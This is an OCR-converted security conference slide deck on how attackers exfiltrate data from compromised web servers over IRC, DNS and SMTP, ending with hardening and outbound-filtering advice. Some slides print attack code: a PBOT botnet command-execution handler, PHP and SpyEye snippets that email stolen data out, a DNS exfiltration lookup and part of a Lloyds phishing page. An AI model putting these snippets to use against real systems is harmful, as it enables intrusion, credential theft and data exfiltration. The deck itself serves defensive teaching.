
TEHTRI-Security

Technology-Ethical-Hacker-Trust-Robust-Information-Security

Extrusion and Web Hacking

www.tehtri-security.com




Speaker

- Laurent OUDOT
  - Founder & CEO of TEHTRI-Security (2010)
  - Senior Security Expert
    - When ? 15 years of IT Security
    - What ? Hardening, Penetration Tests...
    - Where ? On networks and systems of highly sensitive places:
      - *French Nuclear Warhead Program, United Nations, French Ministry of Defense…*
  - Research on defensive & offensive technologies
    - *Past: Member of the team RstAck & of the Steering Committee of the Honeynet Research Alliance...*
    - Frequent presenter and instructor at computer security and academic conferences like Cansecwest, Pacsec, BlackHat USA-Asia-Europe, HITB Dubai-Amsterdam-Malaysia, US DoD/US DoE, Defcon, Hope, Honeynet, PH-Neutral, Hack.LU…
    - Contributor to several research papers for SecurityFocus, MISC Magazine, IEEE, etc.

About TEHTRI-Security

- Company created in April 2010
- Cutting-edge technologies
  - Advanced & Technical Consulting
  - Penetration Tests / Audits…
  - Fighting Information Leaks, Counter-Intelligence…
- Worldwide:
  - Conferences, Training, Consulting
    - Canada, Lebanon, United Arab Emirates, Singapore, Netherlands, China, Malaysia, France, Austria...
  - Press/Media BBC The Register Le Monde LE FIGARO ZDNet
- Around 30 public security advisories (6 months)
  - Pentesting devices & Applications → 0days…




Introduction

- Goal:

  Analyze some techniques used by web attackers after a successful intrusion, when it's time for extrusion


  Think about solutions

- Target audience:
  - White hats, to fight Cybercrime, Business Intelligence, Information Warfare
- Notice:
  - Legal Issues: we remind you to carefully respect the laws in your country before applying some techniques shown in this presentation
  - Limitation: this is a 1 hour only talk. We won't be able to cover all the related subjects. Contact us for more.




Plan

- Extrusion & Web Hacking
  - 1 – Global Overview
  - 2 – Tactical examples
  - 3 – Solutions




Let’s have a look at the theory and at some concepts related to Extrusion and Web Hacking

I. GLOBAL OVERVIEW




Battlefield: Web Hacking

- Web targets (standard aspects)
  - Web Browsers
    - Client-side attacks
    - Human interaction (at least the beginning)
  - Web Servers
    - Direct attacks
    - Technical interaction
- In this presentation, we'll focus on attacks against **web servers**, and how people try to handle **extrusion** (post intrusion)



Intrusion / Extrusion

- Phase 1: Intrusion
  - Goal: Infiltration / Penetration of (some) remote cyber resource(s)
  - *Wikipedia/Military:…infiltration tactics involve …infantry forces attacking enemy rear areas while bypassing enemy front line…*
- Phase 2: Extrusion
  - Goal: **Exfiltrate** (data) + **Bounces** (attack)
  - *Wikipedia/Military: Exfiltration is …the removal of personnel or units from areas under enemy control by stealth, …or clandestine means.*




Extrusion seen by the attackers

- You have an illegal remote interaction against a remote web server
- You need to **exfiltrate**
  - Take data out of the target(s)…
- You need to **bounce**
  - Anonymous evil hacking (1 hop added to your path)…
- Technical issues
  - **Stealth**, **Speed**…


Risks seen by the attackers


- Standard attacker
  - More risks taken (kind of big **final** cleaning phase)
- Stealth attacker
  - Permanent stealth behavior (**regular** "cleaning"…)



Inbound / Outbound

- How to exfiltrate data?
  - Inbound traffic (ask for data)
  - Outbound traffic (push data elsewhere)





Extrusion through many ways

Inbound traffic
[traffic going to the victim]


- Web Bidirectional Interaction
- No correct Inbound filtering ?
  - Ports open (shell spawned…)
  - TCP/UDP netcat-like transfers
  - ICMP, IPv6, raw packets…
  - …


Outbound traffic
[traffic leaving the victim]

- **HTTP/HTTPS**
- **SMTP**
- **IRC**
- **DNS**
- FTP
- SSH
- SQL
- X11
- TCP/UDP netcat-like transfers
- ICMP, IPv6, raw packets…
- Bounces with other hosts
- …

Inbound: Web Bidirectional Interaction


- Remain the most common way to interact with a remote compromised server
  - Always open (use the real open service)
- Simple model: Requests / Answers
  - Web backdoors & web shells, socket reuse…
- Issues for the attacker
  - Web logs (potential evidences…)
  - Synchronous attack only (!= phishing)
  - …






Outbound traffic

- **Why** attackers can use outbound traffic?
- Some web sites have outbound traffic enabled:
  - Totally open without control
    - Easy to abuse…
  - Open with limited protocols
    - Then, attackers might only abuse the opened paths
- Why is it often open?
  - Lazy administrators / No security policy
  - **Need for legitimate outbound traffic**
    - Examples:
      - DNS resolutions of incoming clients
      - Emails sent to people who register to a service
      - External RSS or other flows needed to build the web pages
      - …




Bounces with local products

- Sometimes, the remote compromised web server is part of a **DMZ** where other computers have the right to generate **outbound** traffic
  - The attacker wants to jump out through them
- It might sometimes be done thanks to vulnerabilities on those LAN computers
  - Printers with vulns
  - FTP services with vulns
  - Network applications with vulns
    - Examples of bounces with 0days from TEHTRI-Security
      - CVE-2010-1637: Bounce with SquirrelMail
      - CVE-2010-1638: Bounce with Horde/Imp



Let’s have a look at practical examples from real cyber weapons used by some attackers

2. TACTICAL EXAMPLES





How to use IRC protocol (chat…) on a compromised web resource, in order to exfiltrate data or control it with a kind of stealth behavior

2.1 EXTRUSION: IRC

Botnet with web servers

- Massive Web Attacks
  - Many web sites compromised
  - Controlled through a C&C over IRC






Thousands of remote shell in the wild


- Owning a botnet of web sites might be more powerful than a botnet of workstations
  - Bandwidth, Mass mailing capabilities…
- Remote execution (source code: PBOT)

```
case "exec":
    $command = substr(strstr($msg,$mcmd[0]),strlen($mcmd[0])+1);
    $exec = shell_exec($command);
    $ret = explode("\n",$exec);
    $this->privmsg($this->config['chan'],"[\2exec\2]: $command");
    for($i=0;$i<count($ret);$i++)
      if($ret[$i]!=NULL)
        $this->privmsg($this->config['chan'],":".trim($ret[$i]));
    break;
```




Example of final outbound actions

- UDP floods against game servers, etc (Xbox…)
- Mail bomb: send tons of emails to one single person
- URL bomb: DDOS web sites
- Evidence eraser: delete internal files of the bots…
- Update capabilities
- Phishing options
- Spam against cell phones: abuse gateway systems with web or email to sms
- …




How to use DNS protocol on a compromised web resource, in order to exfiltrate data with a kind of stealth behavior

2.2 EXTRUSION: DNS



Exfiltrate through DNS


- Some web resources have outbound DNS traffic enabled
  - Example:
    - Web site that wants to resolve the IP address of incoming web visitors (statistics…)
    - …
- Most of the time, outbound DNS traffic is not filtered or proxified with DNS security checks
- This could be used by attackers to create a DNS cover channel / tunnel



Resolving well chosen names

- Many papers and tools already demonstrated how to create powerful DNS tunnels & cover channels
  - E.g.: Dan Kaminsky, *The Black Ops of DNS*, BlackHat US 2004
- Here, the compromised web site will send many DNS requests in order to exfiltrate data and/or receive requests for actions
- Example: Easy ASP.NET source code to create DNS requests from a compromised IIS

```
using System;
try
{
    //performs the DNS lookup
    IPHostEntry he = Dns.GetHostByName(domain);
    ...
```



PHP: Advanced DNS requests

- PHP Source code


```
<?php
   $dnsr = dns_get_record('php.net', DNS_ALL);
   print_r($dnsr);
?>
```

- Sample of related output

```
...
    [0] => Array
        (
            [host] => php.net
            [type] => A
            [ip] => 69.147.83.197
            [class] => IN
            [ttl] => 86016
        )
...
    [8] => Array
        (
            [host] => php.net
            [type] => TXT
            [txt] => v=spf1 ptr ?all
            [class] => IN
            [ttl] => 86400
        )
```


Exfiltrate Data over DNS

- Easy to create
  - Issues: DNS proxified, timeouts…




→ GetHostByName(**aEF12……138gH**.xxx.tld)

Data Hidden




How to use SMTP protocol on a compromised web site, in order to exfiltrate data with a kind of stealth behavior

2.3 EXTRUSION: SMTP



Exfiltrate through SMTP


- Some web resources have outbound SMTP traffic enabled
  - Example:
    - Web site that wants to send emails to web visitors who subscribed to a service
    - …
- This is really useful for attackers, especially to get data of small size during asynchronous cyber attacks
  - Example:
    - Phishing attack…



Example: abusing PHP mail()


- Easy PHP source code to send emails with data hidden in the headers

```
$to="pop3account@somedomain.tld";
$subject="Something well chosen that
  could be changed with random stuff
  inside";
// $ref="<BIG-BASE64-
  STRING-0123456XXXXXXX@localhost>"
$headers="Mime-Version: 1.0 (Some Mailer)
References: ".$ref."
X-Mailer: Some Mailer (1.234)";
mail($to,$subject,$message,$headers);
```



Useful fields of SMTP

- And you can use many different fields to hide data in the SMTP headers
  - Message-ID,
  - In-Reply-To,
  - Thread-Index,
  - References,
  - Boundaries with multi-part message in MIME format,
  - …




Let’s talk about extrusion of sensitive data through SMTP sometimes used by Exploit Kits

REAL LIFE EXAMPLE: EXPLOIT KITS

Another example: Exploit Kit "SpyEye"

- Evil trojan used to steal sensitive information




SpyEye: Example of SMTP extrusion

- Source code from plugin « plg_mailbck.php »

```
$mail = new mime_mail();
$mail->from = "my@e-mail.com";
$mail->to = "$email_backup";
$mail->subject = "SpyEye DB Backup; $dt; $fsize bytes";
$mail->body = "";
$mail->add_attachment("$attachment", "$attach", "Content-
  Transfer-Encoding: base64 /9j/4AAQSkZJRgABAgEASABIAAD/7QT
  +UGhvdG9zaG");
$mail->send();
```

- Linked library « mime_mail.php »

```
// Посылка сообщения, последняя
   вызываемая функция класса
function send() {
```



Let’s talk about extrusion of sensitive data through SMTP widely used by Phishing Kits

Here we will glance at a real recent attack against customers of a famous bank


REAL LIFE EXAMPLE: PHISHING KITS


Phishing is easy

- Penetration in a vulnerable site
- Phishing Kit added
- Spam sent with an evil HTML link
- Wait & Record input from customers

Recent example: Lloyds

- Example of a recent attack against the Llloyds bank customers (Oct 2010)
- Fake web page created and added on a compromised web site
  - Waiting for "User ID" + "Password"






SMTP Extrusion


- Fake web page of the bank
- Credentials stolen & sent by email
  - To anonymous account on well known worldwide mail service

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!-- saved from url=(0043)https://online.lloydstsb.co.uk/customer.ibc -->
<HTML><HEAD>
<meta http-equiv="Content-Language" content="en-us">
<TITLE>LloydsTSB online - Welcome</TITLE>
<META http-equiv=Content-Type content="text/html; charset=windows-1252"><!-- source file = LogonPage.html -->
<META http-equiv=Pragma content=no-cache>
<META content="Not Available" name=DCSext.custurn>
<META content=LogonPage_IBL name=DCSext.pagename>
<META content=p name=WT.tx_e>
<META content="Not Available" name=WT.tx_i>
<META content=0 name=WT.tx_s>
<META content=1 name=WT.tx_u><LINK title=style
href="index fichiers/scripts1.css" type=text/css rel=stylesheet>
<SCRIPT language=JavaScript>
    //generic browser checker outputs browser name and version, supports Netscape 6 and Opera browsers
    var useragent = navigator.userAgent;
```




Digital Self Defense?

- Contact people that could help
  - Law enforcement teams & CERTs
  - Abuse team (ISP, Hoster, etc)
  - Owners of the web site…
- Identify the attackers
  - Email addresses used for this operation
  - IP addresses used to reach control panel or to read the emails of this extrusion
  - …
- Attack the attackers
  - You need to find a vector to reach them (DOS…)
  - …



Live demonstration with a 0day + vulns that could help law enforcement teams to identify the attackers, etc

LIVE DEMONSTRATION



Finding a 0day

- Let's analyze this source code

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

Coding the 0day

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

Get the attackers' email addresses

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

Yet another vulnerability

- Look at this source code:

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

Phishing kits, backdoored?

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



3. SOLUTIONS




In-depth Security


- Improving security at every layers
  - Protection [*Harden*]
  - Containment [*Limit successful intrusions*]
  - Detection [*React*]

Network	Operating System	Applications	Information
• Filtering • NIDS/NIPS • Flows • …	• Administration • FS & Permissions • Activity • HIDS • …	• Web Servers • SQL Servers • …	• Source Code • Configurations • Data • Cipher • Logs • …

What should be done?

- Evaluate your situation
  - Pentests with (really skilled) ethical hackers
- Improve hardening
  - Goal is to limit the surface of attack
- Improve containment
  - Properly filter (inbound&) outbound traffic
- Improve detection
  - Look at forbidden packets
  - Look at allowed packets too ☺





4. CONCLUSION

Conclusion

- The goal of the attackers is not only to **penetrate** computers but also to **exfiltrate** with data or to bounce…
- You can detect them during both kind of interactions
- Trying to handle extrusion issues is a really humble and smart behavior. Why?
  - Because you recognize the fact that your protections might probably be defeated once in the future (0days, errors…)
  - And because you decide to have another opportunity to catch unwanted activity on your network
- Handling extrusion and web hacking should be part of the process of hardening such an infrastructure

This is not a game.

Take care. Thanks.

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web (at) tehtri-security (dot) com